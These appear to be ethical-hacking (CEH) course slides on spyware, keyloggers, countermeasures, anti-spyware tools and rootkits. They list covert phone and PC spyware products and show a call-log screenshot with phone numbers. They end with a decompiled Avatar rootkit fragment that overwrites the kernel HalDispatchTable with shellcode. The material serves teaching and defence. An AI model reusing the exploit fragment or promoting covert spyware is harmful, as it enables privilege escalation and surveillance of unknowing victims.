


**FreeMacKeylogger**

<http://www.hwsuite.com>

# Spyware

- Spyware is a program that **records user's interaction** with the computer and Internet without the user's knowledge and sends them to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is similar to Trojan horse, which is usually bundled as a **hidden component of freeware** programs that can be available on the Internet for download
- It allows attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, banking credentials, etc.



# Spyware: Spytech SpyAgent

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- Spytech SpyAgent allows you to **monitor everything** users do on your computer
- It provides a large array of essential computer monitoring features, **website, application, and chat client** blocking, lockdown scheduling, and remote delivery of **logs** via email or FTP



## Features

- See all **keystrokes** user type
- Reveals all **website visits**
- Records **online chat** conversations
- See every **email** they send and receive



<http://www.spytech-web.com>




# Spyware: Power Spy 2014

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- Power Spy **secretly monitors and records all activities** on your computer
- It records all Facebook use, **keystrokes**, **emails**, web sites visited, **chats**, and **IMs** in Windows Live Messenger, Skype, Yahoo Messenger, Tencent QQ, **Google Talk**, AOL Instant Messenger (AIM), and others



<http://ematrixsoft.com>

# Spyware

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## NetVizor

<http://www.netvizor.net>



## Activity Monitor

<http://www.softactivity.com>



## Remote Desktop Spy

<http://www.global-spy-software.com>



## Child Control 2014

<http://www.salfeld.com>



## Spector CNE Investigator

<http://www.spectorcne.com>



## Net Nanny Home Suite

<http://www.netnanny.com>



## REFOG Employee Monitor

<http://www.refog.com>



## SoftActivity TS Monitor

<http://www.softactivity.com>



## Employee Desktop Live Viewer

<http://www.nucleustechnologies.com>



## SPECTOR PRO

<http://www.spectorsoft.com>

# Spyware (Cont'd)



**eBLASTER**

<http://www.spectorsoft.com>



**Aobo Filter for PC**

<http://www.aobo-porn-filter.com>



**SSPro**

<http://www.gpssoftdev.org>



**SentryPC**

<http://www.sentrypc.com>



**Imonitor Employee Activity Monitor**

<http://www.employee-monitoring-software.cc>



**Personal Inspector**

<http://www.spyarsenal.com>



**Employee Monitoring**

<http://www.employee-monitoring.net>



**iProtectYou Pro**

<http://www.softforyou.com>



**OsMonitor**

<http://www.os-monitor.com>




**Spytech SentryPC**

<http://www.spytech-web.com>



# USB Spyware: USBSpy

**CEH**  
Certified Ethical Hacker



USBSpy lets you **capture**, **display**, **record**, and **analyze data** what is transferred between any USB device connected to PC and applications



<http://www.everstrike.com>

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
# Audio Spyware: **Spy Voice Recorder** and **Sound Snooper**



## Spy Voice Recorder



- Spy Voice Recorder records voice chat message of instant messengers, including MSN voice chat, Skype voice chat, Yahoo! messenger voice chat, ICQ voice chat, QQ voice chat, etc.




<http://www.mysuperspy.com>

## Sound Snooper



- Voice activated recording
- Store records in any sound format
- Conference recordings
- Radio broadcasts logging



<http://www.sound-snooper.com>



# Video Spyware: **WebCam Recorder**

WebCam Recorder  
records anything such as:



<http://webcamrecorder.com>



# Cellphone Spyware: **Mobile Spy**

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Certified Ethical Hacker



Mobile Spy **records GPS locations** and **every SMS** and **logs every call** including phone numbers with durations and afterwards you can view real-time results in your private online account



Mobile Spy - Online Control Panel - Smartphone Monitoring Software - Windows Internet Explorer

http://www.mobile-spy.com/member/index.php?page=callout&pgno=0&show=0

File Edit View Favorites Tools Help

Mobile Spy - Online Control Panel - Smartphone...

**MOBILE-SPY**  
FOR WINDOWS MOBILE SMARTPHONES

Silently Record All Text Messages and Call Details!

LOG VIEWER ONLINE CONTROL PANEL HOME VIEW ALL SETTINGS SUPPORT LOGOFF

**View Voice Call Logs**

This log contains all calls received or dialed by the user.

Showing 1 - 10 of 25 records Download CSV | Show All | Outgoing | Incoming

MOBILE TIME	FROM PHONE	TO PHONE	DIRECTION	DURATION - HR:MIN:SEC
2007-04-20 22:04:00	1 (904) 952-9520	1 (602) 201-3632	Incoming	Unanswered
2007-04-20 17:11:00	1 (888) 612-2076	1 (602) 201-3632	Incoming	0 0:26
2007-04-20 08:33:00	1 (704) 359-5326	1 (602) 201-3632	Incoming	Unanswered
2007-04-20 07:35:00	1 (602) 201-3632	1 (602) 229-1133	Outgoing	Unanswered
2007-04-20 07:26:00	1 (602) 229-1133	1 (602) 201-3632	Incoming	0 0:17
2007-04-20 07:20:00	1 (602) 201-3632	1 (888) 612-2076	Outgoing	0 0:5
2007-04-19 14:42:00	1 (704) 359-5326	1 (602) 201-3632	Incoming	Unanswered
2007-04-19 12:11:00	1 (602) 229-1133	1 (602) 201-3632	Incoming	Unanswered
2007-04-19 12:05:00	1 (602) 201-3632	1 (602) 229-1133	Outgoing	Unanswered
2007-04-19 07:35:00	1 (602) 201-3632	1 (602) 229-1133	Outgoing	Unanswered

Done Internet | Protected Mode: On 100%

<http://www.phonespysoftware.com>

# Telephone/Cellphone Spyware



**VRS Recording System**

<http://www.nch.com.au>



**FlexiSPY**

<http://www.flexispy.com>



**Modem Spy**

<http://www.modemspy.com>



**SpyBubble**

<http://www.spybubble.com>



**MobiStealth Cell Phone Spy**

<http://www.mobistealth.com>



**MOBILE SPY**

<http://www.mobile-spy.com>



**SPYPhone GOLD**

<http://spyera.com>



**StealthGenie**

<http://www.stealthgenie.com>



**SpyPhoneTap**

<http://www.spyphonetap.com>



**mSpy**

<http://www.mspy.com>



# GPS Spyware: SPYPhone

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Certified Ethical Hacker

SPYPhone software have ability to send events (captured data) from **target phone to your web account** via Wi-Fi, 3G, GPRS, or SMS



## Features

Call interception

Location tracking

Read SMS messages


See call history

See contact list

Read messenger chat

Cell ID tracking

Web history



<http://spyera.com>



# GPS Spyware



**EasyGPS**

<http://www.easygps.com>



**ALL-in-ONE Spy**

<http://www.thespyphone.com>



**FlexiSPY**

<http://www.flexispy.com>



**Trackstick**

<http://www.trackstick.com>



**GPS TrackMaker Professional**

<http://www.trackmaker.com>



**MobiStealth Pro**

<http://www.mobistealth.com>



**MOBILE SPY**

<http://www.mobile-spy.com>



**mSpy**

<http://www.mspy.com>



**World-Tracker**

<http://www.world-tracker.com>



**TracKing**

<http://www.spytechs.com>

# How to **Defend** Against **Keyloggers**



Use **pop-up blocker**



Install **anti-spyware/antivirus** programs and keeps the signatures up to date



Install good professional **firewall software** and **anti-keylogging software**



Recognize **phishing emails** and delete them



Choose **new passwords** for different online accounts and change them frequently



Avoid opening **junk emails**



Do not click on links in **unwanted or doubtful emails** that may point to malicious sites

# How to **Defend Against Keyloggers**

## (Cont'd)



Use **keystroke interference software**, which inserts randomized characters into every keystroke



**Scan the files** before installing them on to the computer and use registry editor or process explorer to check for the keystroke loggers



Keep your **hardware systems** secure in a locked environment and frequently check the keyboard cables for the attached connectors



Use **Windows on-screen keyboard** accessibility utility to enter the password or any other confidential information



Install a **host-based IDS**, which can monitor your system and disable the installation of keyloggers



Use **automatic form-filling programs** or **virtual keyboard** to enter user name and password



Use software that frequently **scans** and **monitors** the changes in the system or network



# How to **Defend Against Keyloggers**

(Cont'd)

## Hardware Keylogger Countermeasures



Restrict **physical access** to sensitive computer systems

Periodically **check all the computers** and check whether there is any hardware device connected to the computer



Use **encryption** between the keyboard and its driver

Use an **anti-keylogger** that detects the presence of a hardware keylogger such as Oxynger KeyShield



# Anti-Keylogger: Zemana AntiLogger

CEH  
Certified Ethical Hacker

- Zemana AntiLogger **eliminates threats** from keyloggers, SSL banker Trojans, spyware, and more

## ■ Features

- SSL logger protection
- Webcam logger protection
- Key logger protection
- Clipboard logger protection
- Screen logger protection



<http://www.zemana.com>

# Anti-Keylogger



## Anti-Keylogger

<http://www.anti-keyloggers.com>



## SpyShelter STOP-LOGGER

<http://www.spyshelter.com>



## PrivacyKeyboard

<http://www.anti-keylogger.com>



## GuardedID

<http://www.guardedid.com>



## DefenseWall HIPS

<http://www.softsphere.com>



## PrivacyKeyboard

<http://www.privacykeyboard.com>



## KeyScrambler

<http://www.qfxsoftware.com>



## Elite Anti Keylogger

<http://www.elite-antkeylogger.com>



## I Hate Keyloggers

<http://dewasoft.com>



## CoDefender

<https://www.encassa.com>



# How to **Defend** Against **Spyware**



Try to avoid using any computer system which is not totally **under your control**

01

Adjust **browser security settings** to medium or higher for Internet zone



02



Be cautious about **suspicious emails** and sites

03

Enhance the **security level** of the computer



04



Update the software regularly and use a **firewall** with outbound protection

05

Regularly check **task manager report** and MS configuration manager report



06



**Update virus definition files** and scan the system for spyware regularly

07

Install and use **anti-spyware** software



08

# How to **Defend** Against **Spyware**

(Cont'd)



Perform **web surfing** safely and download cautiously



Do not use **administrative mode** unless it is necessary



Do not use **public terminals** for banking and other sensitive activities



Do not download free **music files**, **screensavers**, or **smiley faces** from Internet



Beware of **pop-up windows** or **web pages**. Never click anywhere on these windows



Carefully read all disclosures, including the license agreement and **privacy statement** before installing any application




Do not store **personal information** on any computer system that is not totally under your control



# Anti-Spyware: **SUPERAntiSpyware**

**CEH**  
Certified Ethical Hacker

- Identify **potentially unwanted programs** and securely removes them
- Detect and **remove Spyware, Adware** and Remove Malware, Trojans, Dialers, Worms, Keyloggers, Hijackers, Parasites, Rootkits, Rogue security products and many other types of threats





# Anti-Spyware



**KoftSpySE Anti-Spyware**

<http://www.paretologic.com>



**Kaspersky Internet Security  
2014**

<http://www.kaspersky.com>



**Spyware Terminator 2012**

<http://www.pcrx.com>



**SecureAnywhere Complete  
2012**

<http://www.webroot.com>



**Ad-Aware Free Antivirus+**

<http://www.lavasoft.com>



**MacScan**

<http://macscan.securemac.com>



**Norton Internet Security**

<http://in.norton.com>



**Spybot – Search & Destroy**

<http://www.safer-networking.org>



**SpyHunter**

<http://www.enigmasoftware.com>



**Malwarebytes Anti-Malware  
PRO**

<http://www.malwarebytes.org>

# CEH System Hacking Steps



**1**

**Cracking Passwords**

**2**

**Escalating Privileges**

**3**

**Executing Applications**

**4**

**Hiding Files**

**5**

**Covering Tracks**

**6**

**Penetration Testing**

# Rootkits


- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time and also in future
- Rootkits replace certain operating system calls and utilities with its own **modified versions** of those routines that in turn undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

## Attacker places a rootkit by:



- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like games
- Installing it on the public computers or corporate computers through **social engineering**
- Launching **zero day attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

## Objectives of rootkit:



- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates



# Types of Rootkits

## Hypervisor Level Rootkit

Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**



## Boot Loader Level Rootkit

Replaces the original **boot loader** with one controlled by a remote attacker

## Hardware/Firmware Rootkit

Hides in hardware devices or platform firmware which is not inspected for **code integrity**



## Application Level Rootkit

Replaces regular **application binaries** with fake Trojan, or modifies the behavior of existing applications by injecting malicious code

## Kernel Level Rootkit

Adds malicious code or replaces original **OS kernel** and **device driver codes**





## Library Level Rootkits

Replaces original system calls with fake ones to **hide information** about the attacker




# How Rootkit Works

## Hooks



Rootkit replaces first 5 bytes of code with  
**jmp  
0x90045123**

## Direct Kernel Object Manipulation (DKOM)



..... Before rootkit infection

..... After rootkit infection

DKOM rootkits hide a process by unlinking it from the process list



# Rootkit: Avatar

Avatar rootkit runs in the background and **gives remote attackers access to an infected PC**

It uses a driver infection technique twice: the first in the dropper so as to **bypass detections by HIPS**, and the second in the rootkit driver for **surviving after system reboot**

The infection technique is restricted in its capability (by code signing policy for kernel-mode modules) and it **works only on x86 systems**



```
lpParameter = connect_to_127_0_0_1();
if ( lpParameter
&& (AllocationSize = 4096,
v1 = GetCurrentProcess(),
NtAllocateVirtualMemory(v1, &BaseAddress, 0, &AllocationSize, 0x3000u, 0x40u) >= 0)
&& (v2 = BaseAddress,
memcpy(BaseAddress, &dwOrd_1000A300, 0x10u),
*(v2 + 0x18) = *(&dwOrd_1000A300 + 0x18),
memset(BaseAddress + 0x19, byte_1000A319, 0xE7u),
(thread_for_exploit = get_kernel_object()) != 0) )
{
hHandle = CreateEvent(0, 0, 0, 0);
v3 = CreateThread(0, 0, TriggeringAFDJoinLeaFPtrOverwrite, lpParameter, 0, 0);
SetThreadPriority(v3, 15);
ReturnLength = 0;
ResumeThread(v3);
do
{
v4 = (HalDispatchTable_offset + 4);
v5 = GetCurrentProcess();
v6 = NtReadVirtualMemory(v5, v4, &dwOrd_1000AEB4, 4u, &ReturnLength);
if ( dwOrd_1000AEB8 )
{
v11 = &ms_exc.registration;
goto LABEL_4;
}
}
while ( v6 < 0 );
v15 = 0;
Buffer = kernel_shellcode;
do
{
v7 = (HalDispatchTable_offset + 4);
v8 = GetCurrentProcess();
v9 = NtWriteVirtualMemory(v8, v7, &Buffer, 4u, &v15);
if ( dwOrd_1000AEB8 )
{
v11 = &ms_exc.registration;
goto LABEL_4;
}
}
while ( v9 < 0 );
SetEvent(hHandle);
NtQueryIntervalProfile(ProfileTotalIssues, &Interval);
CloseHandle(v3);
ms_exc.registration.TryLevel = 0xFFFFFFFF;
v10 = hObject;
ReleaseMutex(hObject);
result = CloseHandle(v10);
}
```



